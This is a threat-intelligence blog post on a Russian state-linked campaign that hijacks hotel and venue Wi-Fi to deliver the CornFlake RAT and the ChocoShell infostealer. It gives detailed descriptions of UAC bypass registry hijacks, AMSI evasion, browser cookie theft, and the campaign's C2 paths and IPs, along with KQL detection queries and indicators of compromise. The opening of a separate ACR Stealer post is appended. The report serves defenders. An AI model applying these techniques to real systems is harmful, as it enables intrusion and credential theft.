As part of the CaptiveCrunch campaign, Storm-2945 has leveraged their AitM position to redirect users through actor-controlled phishing infrastructure and has also delivered malware purporting to be browser or operating system updates in response to automated connectivity checks issued by users’ browsers. Multiple variants have been delivered, including fully-featured Windows remote access trojans (RAT) in compiled Golang, with functionality to conduct system enumeration, collect files and keystrokes, steal credentials and session tokens, conduct audio and video surveillance, monitor for removable media, and provide the threat actor a remote shell on infected systems.  

The threat actor infrastructure leverages a variety of ClickFix techniques to elicit the user into downloading and executing the malware:

A Windows Driver Repair Utility interface, with instructions for manually repairing a failed automated driver repair, including steps to run a verification script via Windows Terminal.
Figure 2. ClickFix prompt with manual user instructions
A Google web page claiming the verification check failed with additional manual instructions for the user to follow.
Figure 3. ClickFix prompt with additional user instructions after verification failure

In addition to variants of malware targeting Windows systems, Microsoft Threat Intelligence is also aware of indications that the threat actor might be targeting Android devices with similar techniques as the ClickFix landings also include instructions for Android devices to download and install an APK file.

To date, Microsoft has identified widespread compromise of Wi-Fi networks at hospitality-related organizations and other networks serviced by captive portal equipment in several countries. ReliaQuest has identified this activity not only at hotels, but also conference centers and other shared venues, and assesses that the goal of this activity is to access the accounts of corporate travelers.

Storm-2945 and Midnight Blizzard

Microsoft Threat Intelligence assesses that Storm-2945 is an operational sub-cluster of Midnight Blizzard based on distinctive technical and operational overlaps. These include technical similarities to Storm-2372, a Midnight Blizzard initial access operations sub-cluster, also notable for their device code and OAuth code phishing operations tracked throughout 2025, Microsoft Graph-based email exfiltration, social engineering delivered via commercial messaging apps, and significant similarities in victimology.

Midnight Blizzard is a Russia-based threat actor attributed by the US and UK governments to the Foreign Intelligence Service of the Russian Federation, also known as the SVR. This threat actor is known to primarily target governments, diplomatic entities, non-governmental organizations (NGOs), and information technology (IT) service providers, primarily in the US and Europe. Midnight Blizzard is consistent and persistent in their operational targeting, and their objectives rarely change. Their focus is to collect intelligence through longstanding and dedicated espionage in support of Russian foreign policy interests.

Midnight Blizzard operations often involve compromise of valid accounts and, in some highly targeted cases, advanced techniques to compromise authentication mechanisms within an organization to expand access and evade detection. They utilize diverse initial access methods, and Midnight Blizzard is also adept at identifying and abusing OAuth applications to move laterally across cloud environments and for post-compromise activity, such as email collection.

CaptiveCrunch tradecraft and tooling

CornFlake: Remote access and infostealer implant

CornFlake is a full-featured Windows RAT written in Go that serves as Storm-2945’s primary persistent implant. Microsoft has observed the threat actor rapidly iterating on this malware layer, which features customizable capabilities from the social engineering user interface and data collection capabilities to anti-detection and evasion techniques.

On initial execution, CornFlake operates in dropper mode: it displays a convincing fake progress window designed to occupy the victim’s attention while the binary copies itself to %APPDATA%\svchost32\svchost32.exe and establishes persistence.

Fake window options configurable by the threat actor at build time:

  • winupdate — A Windows Update screen displaying “Working on updates… Don’t turn off your computer”
  • defender — A Windows Security virus scan
  • directx — A DirectX End-User Runtime Web Installer
  • vcredist — A Microsoft Visual C++ 2015-2022 Redistributable installer
  • sysopt — A disk optimization utility
  • netfix — A Windows Network Diagnostics tool
  • browser — A browser update prompt
  • pdfview — A document viewer installer
A false update window claiming the updates are 3 percent downloaded.
Figure 4. False update window

CornFlake registers as a Windows service named svchost32 with the display name “Cloud Sync Service and description “Synchronizes files with the cloud storage provider”, deliberately mimicking the legitimate svchost.exe process. It establishes redundant persistence mechanisms: Windows service registrations, Registry Run keys, named scheduled tasks, and a persistence watchdog routine that runs continuously to restore any persistence mechanism that is removed by defenders or endpoint protection.

For command and control (C2), CornFlake performs an Elliptic Curve Diffie-Hellman (ECDH) P-256 ephemeral key exchange with the C2 server, derives a session key via SHA-256, and communicates over a custom JSON protocol framed within the encrypted channel. This provides an encrypted channel to the C2 server, with each C2 session using a unique ephemeral key, making decryption of captured traffic impossible without the session-specific private key. The runtime configuration file sync.dat supports hot reconfiguration of C2 servers, watched directories, file targeting patterns, and Transport Layer Security (TLS) settings without requiring redeployment.

Once established on a victim system, CornFlake provides the operator with a comprehensive collection toolkit, gated by configuration flags that allow selective activation post-deployment:

CapabilityDescription
KeyloggingRaw input API-based keylogger capturing all keystrokes, including password fields
Clipboard monitoringCaptures clipboard changes with SHA-256 deduplication and records the active window title at time of capture
Screenshot captureIdle-triggered and on-demand screenshots with configurable idle threshold
Audio surveillanceWindows Audio Session API (WASAPI)-based microphone capture, encoded as WAV files
Video surveillanceMedia Foundation-based webcam capture, encoded as JPEG
Browser credential theftChromeKatz-derived module supporting live cookie extraction from process memory (Chromium browsers) and stored password extraction from on-disk databases, including Chrome App-Bound Encryption (ABE) bypass and Firefox NSS/SDR decryption
File exfiltrationTargets files based on file extensions with real-time file system monitoring and an upload throttle (1,000 files or 500 MB per cycle). File extensions are categorized as Documents, Archives, Images, Code, Data, Emails, and Keys
USB drive monitoringDetects and scans removable media when inserted
Security posture sweepCollects 18 categories of host intelligence including installed software, antivirus (AV)/endpoint detection and response (EDR) products, Defender exclusions, User Account Control (UAC) level, Remote Desktop Protocol (RDP) history, Office most recently used (MRU) files, and credential hints
Remote shellArbitrary command execution via cmd.exe or PowerShell (with -NoP flag to suppress profile-based detection)

CornFlake also exposes a localhost HTTP API server (/upload, /reload, /status) that transforms the RAT into a modular platform: companion or next-stage payloads such as ChocoShell could task file exfiltration, trigger configuration hot reloads or check C2 connectivity using the pre-established secure C2 channel for communication.

ChocoShell: PowerShell infostealer

ChocoShell is the campaign’s Powershell-based infostealer, delivered and executed entirely in-memory. Its primary objective is the high-volume theft of browser session cookies, saved passwords, Microsoft 365 Single Sign-On (SSO) tokens, and Wi-Fi credentials from compromised systems. Where CornFlake provides the operator with a persistent, long-running foothold on the device, ChocoShell is designed to extract the most operationally valuable credentials, giving the operator access to victim cloud environments.

The ChocoShell script was authored with full developer comments that reveal the operator’s intent behind each code decision, including explicit references to Microsoft detection signatures and the reasoning behind specific evasion choices. The consistent coding standard and descriptive commentary suggest the author might have leveraged AI-assisted code generation.

Defense evasion. Upon execution, ChocoShell beacons to a hardcoded C2 server at 213.145.86[.]112 and implements several evasion techniques in sequence. It disables the Antimalware Scan Interface (AMSI) via .NET reflection to prevent ScriptBlock scanning and evades Microsoft behavioral detection that triggers on suspicious PowerShell web request cmdlets. A timing-based sandbox detection check is also employed as a virtual machine (VM) detection mechanism, silently exiting without performing any collection if detected.

C2 communication. ChocoShell communicates with its C2 server using HTTPS with URI paths designed to blend in with legitimate web traffic. Beacons use /t/pixel.gif?m=<status>, mimicking an image tracking pixel. Additional tooling is fetched from /cdn/chunks/polyfill-7e2b.min.js, disguised as a JavaScript polyfill file. This downloaded module is Base64-decoded and executed in memory via [ScriptBlock]::Create(), providing browser encryption key extraction capabilities, SYSTEM token impersonation, and Defender signature locking. Exfiltrated data is sent by POST to /t/event as GZip-compressed, Base64-wrapped JSON.

Privilege escalation. ChocoShell requires administrative privileges for its most impactful capabilities: SYSTEM token impersonation for Chrome ABE decryption, Volume Shadow Copy Service (VSS) shadow copy creation, Defender signature locking. It implements three silent UAC bypass techniques with ordered fallback:

  1. SilentCleanup task hijack: Writes a malicious command to HKCU\Environment\windir, then triggers the built-in SilentCleanup scheduled task, which resolves %windir% from the user’s environment, executing the threat actor’s command at elevated privilege. The registry value is cleaned up after two seconds to avoid cloud detection.
  2. wsreset.exe COM hijack: Creates a COM handler key in HKCU\Software\Classes and launches the auto-elevating Windows Store reset tool.
  3. sdclt.exe folder hijack: Hijacks HKCU\Software\Classes\Folder\shell\open\command and launches the Windows Backup utility with the /KickOffElev flag.

If none of the silent bypasses succeed (for example, the user is not a local administrator), ChocoShell falls back to a visible UAC prompt via Start-Process -Verb RunAs. Notably, the script also contains a variant designed to execute within the WinGet Desired State Configuration (DSC) host process (ConfigurationRemotingServer), suggesting an attack vector through malicious WinGet DSC configuration used in Windows machine provisioning.

Credential and session theft. Once running with elevated permissions, ChocoShell locks Defender signature updates and systematically harvests data from multiple sources. For Chromium-based browsers (Chrome, Edge, Brave, Opera, Opera GX, Vivaldi), it extracts the master encryption key from the browser’s Local State file, handling both the modern ABE scheme (Chrome v127+) and the legacy data protection API (DPAPI)-only scheme. ABE decryption requires SYSTEM-level DPAPI access, which the malware obtains by impersonating a SYSTEM process token borrowed from winlogon.exe, wininit.exe, or services.exe. Locked browser SQLite databases are accessed through three strategies: shared file access, Volume Shadow Service snapshots, and direct copy as a fallback.

As a parallel collection path, ChocoShell launches Chrome, Edge, and Brave with the –remote-debugging-port flag and issues Network.getAllCookies through the Chrome DevTools Protocol (CDP). This completely bypasses ABE, enabling the browser to perform its own internal decryption and returns plaintext cookie values. To handle privilege issues (SYSTEM-launched browsers inherit the wrong token), the malware creates transient scheduled tasks with TASK_LOGON_INTERACTIVE_TOKEN to launch the browser under the signed-in user’s session. After extraction, the browser is stopped and relaunched with –restore-last-session to avoid alerting the user.

For Firefox family browsers (Firefox, Waterfox, LibreWolf, Floorp, Zen), the malware copies unencrypted cookies.sqlite databases from each profile. Additionally, ChocoShell collects Microsoft 365 and Azure Active Directory (AD) access tokens, refresh tokens, and Web Account Manager (WAM) tokens from .tbres files in the Token Broker cache. Collection of these tokens represents a significant threat to enterprise environments, as threat actors could replay SSO sessions without browser cookies. Additionally, Wi-Fi credentials are harvested via netsh wlan show profile with key=clear.

Exfiltration and cleanup. All collected data is aggregated into a JSON structure, GZip-compressed, Base64-encoded, and sent by POST to the C2’s /t/event endpoint. After exfiltration, all collected data variables are nulled, garbage collection is forced, VSS shadow copies are deleted via Windows Management Instrumentation (WMI), temporary elevation scripts are removed, and all UAC bypass registry keys (already cleaned during escalation) are verified removed.

FruitStone: Operator C2 panel

FruitStone is the web-based C2 panel that Storm-2945 operators use to manage the entire CaptiveCrunch campaign infrastructure. Implemented as a single-page application (HTML and JavaScript) serving as the front-end of the C2 server with all functionality exposed without authentication, FruitStone provides a centralized dashboard for managing compromised endpoints, building and deploying new campaign payloads, and reviewing all collected data (such as screenshots, keystrokes, browser credentials).

Operational cover. The panel is branded as “CloudSync Console” with a footer reading “Acuity Systems, Inc. — Cloud Infrastructure Portal v3.2.1,” designed to appear as legitimate enterprise cloud management software if the panel URL is discovered by defenders or hosting providers. This masquerading extends to the CornFlake agent’s service name (Cloud Sync Service) and description (“Synchronizes files with the cloud storage provider”), creating a consistent cover story across the toolchain.

The CloudSync Console masquerading as Acuity Systems, Inc. sign-in panel.
Figure 5. CloudSync Console panel masquerade

Session management and multi-operator support. FruitStone uses JSON Web Token (JWT)-based authentication, session revocation, and rate limiting with IP blocking to prevent brute force attacks against the panel sign in. Multiple operators could be provisioned with individual accounts, and all active sessions are visible with IP address, user-agent, and creation time to enable operational security awareness across the operators.

Agent management. The panel displays all registered CornFlake agents in a dashboard with real-time status updates via Server-Sent Events (SSE). Each agent card shows comprehensive system information including hostname, username, OS version, CPU, RAM, disk usage, screen resolution, timezone, domain membership, and camera/microphone presence, all collected during the CornFlake posture sweep. Agents are grouped by country and subnet, with geographic distribution visualized on a map.

Operators could interact with individual agents through:

  • Remote shell — Interactive cmd.exe or PowerShell command execution with command history
  • File system browser — Live directory traversal and arbitrary file download from compromised hosts
  • Collection tasking — On-demand screenshot, process list, keylog buffer flush, clipboard dump, security posture survey, ChromeKatz cookie/password extraction, camera capture, and audio recording
  • Configuration push — Live runtime reconfiguration of C2 servers, watch paths, and C2 beacon timing
  • Agent update — In-place implant update by pushing a new CornFlake build to a running agent
  • Agent kill — Remote termination of the CornFlake implant

Campaign builder. A step-by-step wizard enables operators to configure and build new CornFlake payloads directly from the panel:

  1. Identity — Campaign ID, C2 host and port, HTTP base URL, executable file name (svchost32.exe by default), and dropper type (C dropper at ~19 KB, Go stub at ~8 MB, or standalone self-installer)
Figure 6. Identity tab
  1. Capabilities — Toggle individual collection modules: screenshots, process enumeration, keylogging, clipboard monitoring, posture survey, file exfiltration, and ChromeKatz browser credential theft
Figure 7. Capabilities tab
  1. File Paths — Configure targeted directories and file extensions by category (documents, archives, images, code, data, emails, encryption keys)
Figure 8. File paths tab
  1. Evasion — Enable garble symbol randomization (for GoLang payloads), XOR string encoding, GZip upload compression, and debug mode
Figure 9. Evasion tab

Infrastructure management. FruitStone provides management interfaces for three layers of supporting infrastructure:

  • Proxy relays — Multi-proxy C2 relay architecture with TLS certificate tracking (fingerprint, expiry), health checks, connection counts, bytes forwarded, and rotation capabilities that push updated server lists to all online agents
  • Beacon profiles — Configurable timing profiles controlling agent sleep intervals, reconnection delays, TLS Server Name Indication (SNI) spoofing (like teams.microsoft.com), and DNS fallback domains
  • Staging servers — External payload hosting infrastructure with push-to-deploy, file listing, and health monitoring
Figure 10. View of the CloudSync staging servers interface

Device code abuse for cloud access

Since July 16, Microsoft has observed a portion of CaptiveCrunch landing pages redirecting users to device code authentication flow experiences. In these cases, users served these landings might be instructed to enter a device code into a legitimate Microsoft sign-in page, a technique commonly referred to as device code phishing.

Device code authentication is a legitimate OAuth workflow designed for devices that cannot support a traditional sign-in experience. However, threat actors could abuse this flow by initiating an authentication request on behalf of a user then convincing the user to enter an actor-controlled device code into a legitimate Microsoft authentication page. When successful, the victim authenticates the threat actor’s session rather than their own.

This activity is consistent with previously reported device code phishing operations conducted by Midnight Blizzard since August 2024. The observed technique does not appear fundamentally novel; however, integrating device code phishing into captive portal and traffic manipulation operations might increase the likelihood that users perceive the authentication request as legitimate. For additional details on Midnight Blizzard-related device code phishing techniques, see: Storm-2372 conducts device code phishing campaign. To understand other threat actors’ use of device code phishing and associated mitigations, see Inside an AI‑enabled device code phishing campaign.

How to protect against CaptiveCrunch activity

Minimize trust in hospitality and guest networks

When traveling, users should treat hotel, conference, airport, and other guest wireless networks as untrustworthy.

  • Prefer private connectivity (including mobile hotspots, satellite, and eSIM-based cellular data connections) over public Wi‑Fi whenever practical.
  • Consider using enterprise-managed travel routers or hotspot devices that establish encrypted tunnels back to trusted corporate infrastructure before accessing sensitive resources.
  • Avoid downloading software updates, certificates, browser updates, network troubleshooting tools, or security utilities presented through captive portals or other unexpected web prompts.
  • Verify update requests through trusted operating system mechanisms rather than pop-up messages or website prompts.

Strengthen identity and access controls

Organizations should assume that public and hospitality network infrastructure might not be trustworthy and should adopt controls that limit exposure to traffic manipulation, credential theft, and device code phishing.

  • Educate users to recognize ClickFix-style prompts, fake verification checks, and paste-and-run instructions as malicious, especially when they invoke command interpreters or script hosts such as cmd.exe, PowerShell, rundll32.exe, or mshta.exe.
  • Use passwordless solutions like passkeys and implement multifactor authentication (MFA).
  • Only allow device code flow where necessary. Microsoft recommends blocking device code flow wherever possible. Where necessary, configure Microsoft Entra ID’s device code flow in your Conditional Access policies.
  • Implement a sign-in risk policy to automate response to risky sign-ins. A sign-in risk represents the probability that a given authentication request is not authorized by the identity owner. A sign-in risk-based policy can be implemented by adding a sign-in risk condition to Conditional Access policies that evaluates the risk level of a specific user or group. Based on the risk level (high/medium/low), a policy can be configured to block access or force MFA.
    • When a user is a high risk and Conditional access evaluation is enabled, the user’s access is revoked, and they are forced to re-authenticate.
    • For regular activity monitoring, use Risky sign-in reports, which surface attempted and successful user access activities where the legitimate owner might not have performed the sign-in. 
  • Use a Security Service Edge (SSE) solution like Global Secure Access to secure access to any app or resource using network, identity, and endpoint access controls.

Reduce exposure during captive portal registration

Organizations should review what information employees provide to hospitality providers when connecting to guest networks.

  • Do not reuse corporate credentials on hotel, conference, or guest-network registration pages.
  • Where possible, organizations should evaluate whether venue-provided wireless is required for corporate events and conferences.
  • Organizations should minimize unnecessary disclosure of employee identities, organizational affiliations, and travel details when booking accommodations or registering for guest network access, consistent with corporate policy and applicable local requirements.

Microsoft Defender detections and hunting guidance

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Microsoft Defender for Endpoint detects Storm-2945 activity under the detection Suspicious activity linked to a Russian state-sponsored threat actor has been detected. However, these alerts might be triggered by unrelated threat actor activity. The following chart lists Microsoft Defender detections specific to the TTPs utilized by Storm-2945 in this attack.

Tactic Observed activity Microsoft Defender coverage 
Initial accessFile download via captive portal redirection Microsoft Defender for Endpoint – Suspicious downloaded file
Initial accessClickFix technique, fake browser or OS update, initial file downloadMicrosoft Defender for Endpoint
– Possible initial access from an emerging threat
– Possible ClickFix activity
PersistenceCornFlake registers a Windows service, a Registry Run key, a scheduled taskMicrosoft Defender for Endpoint
– Suspicious Scheduled Task Process Launched  
– Suspicious scheduled task
– Suspicious file added to run key
– Suspicious service registration

Microsoft Entra ID Protection
– Microsoft Entra threat intelligence
– Verified threat actor IP
Stealth/Defense evasionChocoShell disables AMSIMicrosoft Defender for Endpoint
– Possible Antimalware Scan Interface (AMSI) tampering
Credential accessChocoShell’s theft of browser session cookies, saved passwords, Microsoft 365 SSO tokens, and Wi-Fi credentials.   Device code abuse.Microsoft Defender for Endpoint
– Possible theft of passwords and other sensitive web browser information
– Suspicious DPAPI activity

Microsoft Defender For Identity
– Anomalous OAuth device code authentication activity

Microsoft Defender XDR
– User account compromise via OAuth device code phishing
– Malicious sign in from an IP address associated with recognized attacker infrastructure
– Suspicious Azure authentication through possible device code phishing
CollectionCornFlake monitoring and loggingMicrosoft Defender for Endpoint
– Activity that might lead to information stealer
Privilege escalationChocoShell UAC bypass techniquesMicrosoft Defender for Endpoint
– UAC bypass was detected
– Possible Component Object Model (COM) hijacking

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Hunting queries

Microsoft Defender XDR

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

Detect file creation after Wi-Fi connectivity test on devices

The following query checks for a file creation on a device within two minutes of the device performing built‑in Network Connectivity Status Indicator (NCSI) test, which occurs when network connectivity is established to a Wi-Fi network with a captive portal. This activity might indicate an attacker’s initial access file presence on a device.

Please note that not all files discovered through this query might be malicious or related to this threat activity.

let ncsi_endpoints = dynamic(["msftconnecttest.com","edge-http.microsoft.com","msftncsi.com","captive.apple.com","clients1.google.com",
    "clients3.google.com","clients4.google.com","clients6.google.com","connectivitycheck.gstatic.com","connectivitycheck.android.com",
    "android.clients.google.com","www.gstatic.com","detectportal.firefox.com","detectportal.brave-http-only.com","cloudflareportal.com",
    "cloudflarecp.com","cloudflareok.com","connectivity-check.warp-svc","connectivity.cloudflareclient.com","spectrum.s3.amazonaws.com",
    "nmcheck.gnome.org"]);
let NCSIEvents = DeviceNetworkEvents
    | where Timestamp > ago(7d)
    | where RemoteUrl has_any (ncsi_endpoints)
    | project NCSI_Timestamp = Timestamp, DeviceId, DeviceName, RemoteUrl, NCSI_ReportId = ReportId, NCSI_InitiatingProcessFileName = InitiatingProcessFileName, NCSI_InitiatingProcessCommandLine = InitiatingProcessCommandLine, NCSI_AccountName = InitiatingProcessAccountName;
let FileDownloadEvents = DeviceFileEvents
    | where Timestamp > ago(7d)
    | where ActionType == "FileCreated"
    | where FileName has_any (".exe",".msi",".zip",".rar",".7z")
    | project Download_Timestamp = Timestamp, DeviceId, FileName, FolderPath, Download_ReportId = ReportId, Download_InitiatingProcessFileName = InitiatingProcessFileName, Download_InitiatingProcessCommandLine = InitiatingProcessCommandLine, Download_AccountName = InitiatingProcessAccountName;
NCSIEvents
| join kind=inner (
    FileDownloadEvents
) on DeviceId
| where Download_Timestamp >= NCSI_Timestamp and Download_Timestamp <= NCSI_Timestamp + 2m
| project
    NCSI_Timestamp,
    Download_Timestamp,
    DeviceName,
    DeviceId,
    RemoteUrl,
    FileName,
    FolderPath,
    InitiatingProcessFileName = Download_InitiatingProcessFileName,
    InitiatingProcessCommandLine = Download_InitiatingProcessCommandLine,
    AccountName = Download_AccountName,
    NCSI_ReportId,
    Download_ReportId

Detect connectivity to Storm-2945 infrastructure

The following query checks for connectivity to Storm-2945 infrastructure observed in this attack activity.

let target_domains = dynamic(["ms365-device.com", "ms365-live.com", "m365-owa.com", "owa-ms365.com"]);
let target_ips = dynamic(["31.57.243.154", "38.146.28.75", "38.146.28.132", "104.194.159.150", "107.189.26.194", "213.145.86.112"]);
DeviceNetworkEvents
| where RemoteUrl has_any(target_domains) or RemoteIP in (target_ips)
| project
    Timestamp,
    DeviceName,
    DeviceId,
    RemoteUrl,
    RemoteIP,
    LocalIP,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    AccountName = InitiatingProcessAccountName,
    ReportId

Detect CornFlake RAT presence on affected systems

The following query checks for the presence of the CornFlake RAT binary.

DeviceProcessEvents
| where FolderPath == "%APPDATA%\\svchost32\\svchost32.exe"
   or FolderPath endswith @"\svchost32\svchost32.exe"
| project Timestamp, DeviceName, DeviceId, FileName, FolderPath, InitiatingProcessFileName, InitiatingProcessCommandLine, AccountName, ReportId

Detect CornFlake RAT Windows service registration

The following query checks for the CornFlake RAT Windows service registration.

DeviceRegistryEvents
| where RegistryKey has @"\SYSTEM\CurrentControlSet\Services\svchost32"
| where ActionType == "RegistryValueSet"
| where (RegistryValueName == "DisplayName" and RegistryValueData == "Cloud Sync Service")
    or (RegistryValueName == "Description" and RegistryValueData == "Synchronizes files with the cloud storage provider")
| project
    Timestamp,
    DeviceName,
    DeviceId,
    RegistryKey,
    RegistryValueName,
    RegistryValueData,
    ActionType,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    InitiatingProcessAccountName,
    ReportId

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

Detect network IP and domain indicators of compromise using ASIM

The following query checks IP addresses and domain IOCs across data sources supported by ASIM network session parser:

//IP list and domain list- _Im_NetworkSession
let lookback = 30d;
let ioc_ip_addr = dynamic(["213.145.86.112"]);
let ioc_domains = dynamic(["213.145.86.112/t/pixel.gif", "213.145.86.112/cdn/chunks/polyfill-7e2b.min.js", "213.145.86.112/t/event"]);
_Im_NetworkSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or DstDomain has_any (ioc_domains)
| summarize imNWS_mintime=min(TimeGenerated), imNWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, DstDomain, Dvc, EventProduct, EventVendor

Detect web sessions IP and file hash indicators of compromise using ASIM

The following query checks IP addresses, domains, and file hash IOCs across data sources supported by ASIM web session parser:

//IP list - _Im_WebSession
let lookback = 30d;
let ioc_ip_addr = dynamic(["213.145.86.112"]);
let ioc_sha_hashes =dynamic([“918fa52ae45ed60ba7cc8bdc99c3cbe9ab92e0375ec31fc05d0d4513be11c593”, “be99857449d2856dd5a84e21c8a3d5e0e01456adb44062ddec5a6b4970d8d42c”]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or FileSHA256 in (ioc_sha_hashes)
| summarize imWS_mintime=min(TimeGenerated), imWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, Url, Dvc, EventProduct, EventVendor

Detect domain and URL indicators of compromise using ASIM

The following query checks domain and URL IOCs across data sources supported by ASIM web session parser:

// file hash list - imFileEvent
// Domain list - _Im_WebSession
let ioc_domains = dynamic(["https://213.145.86.112/t/pixel.gif", "https://213.145.86.112/cdn/chunks/polyfill-7e2b.min.js", "https://213.145.86.112/t/event"]);
_Im_WebSession (url_has_any = ioc_domains)

ChocoShell C2 communications

The following query detects ChocoShell communications with its C2 server using HTTPS with URI paths designed to blend in with legitimate web traffic. Beacons use /t/pixel.gif?m=<status>, mimicking an image tracking pixel.

let lookback = 30d;
let ioc_url_artifacts = dynamic(["/t/pixel.gif?m="]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstDomain  in (ioc_url_artifacts)
| summarize imWS_mintime=min(TimeGenerated), imWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, Url, Dvc, EventProduct, EventVendor

Indicators of compromise

IndicatorTypeDescriptionFirst seen
ms365-device[.]comDomainCaptiveCrunch DCF redirect2026-07-23
ms365-live[.]comDomainCaptiveCrunch DCF redirect2026-05-14
m365-owa[.]comDomainCaptiveCrunch AitM infrastructure2026-07-20
owa-ms365[.]comDomainCaptiveCrunch AitM infrastructure2026-07-16
31.57.243[.]154  IP addressCaptiveCrunch AitM infrastructure2026-07-16
38.146.28[.]75  IP addressCaptiveCrunch AitM infrastructure2026-07-01
38.146.28[.]132IP addressCaptiveCrunch DNS Resolver2026-07-15
104.194.159[.]150  IP addressCaptiveCrunch AitM infrastructure2026-04-28
107.189.26[.]194IP addressChocoShell C2 / CaptiveCrunch DNS Resolver2026-02-27
213.145.86[.]112  IP addressChocoShell C22026-07-01
918fa52ae45ed60ba7cc8bdc99c3cbe9ab92e0375ec31fc05d0d4513be11c593  File hashCornFlake2026-07-03
be99857449d2856dd5a84e21c8a3d5e0e01456adb44062ddec5a6b4970d8d42cFile hashChocoShell2026-07-10

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post CaptiveCrunch: Midnight Blizzard targets travelers worldwide for malware delivery and credential theft appeared first on Microsoft Security Blog.

ACR Stealer: Two observed intrusion chains amid increased threat activity

From late April 2026 to mid-June 2026, Microsoft Defender Experts observed increased ACR Stealer activity across customer environments. These campaigns are successfully using ClickFix lures to steal browser credentials, authentication tokens, and sensitive documents from enterprise environments. Successful compromise can expose browser credentials, session tokens, authentication artifacts, and sensitive enterprise data, potentially enabling account compromise, unauthorized access to cloud resources, and follow-on intrusion activity. Security teams should prioritize monitoring for ClickFix lures, suspicious WebDAV activity, obfuscated PowerShell execution, and attempts to access browser credential stores.

ACR Stealer is an information-stealing malware family reportedly offered through a malware-as-a-service (MaaS) model and associated with the rebranding of Amatera Stealer. During this period, two campaigns stand out, together appearing frequently in reviewed recent intrusions. Both begin the same way, with a ClickFix social engineering technique that tricks targets into running the threat actor’s command, but the intrusion chains that follow diverge in how they deliver payloads, establish execution, and evade detection.

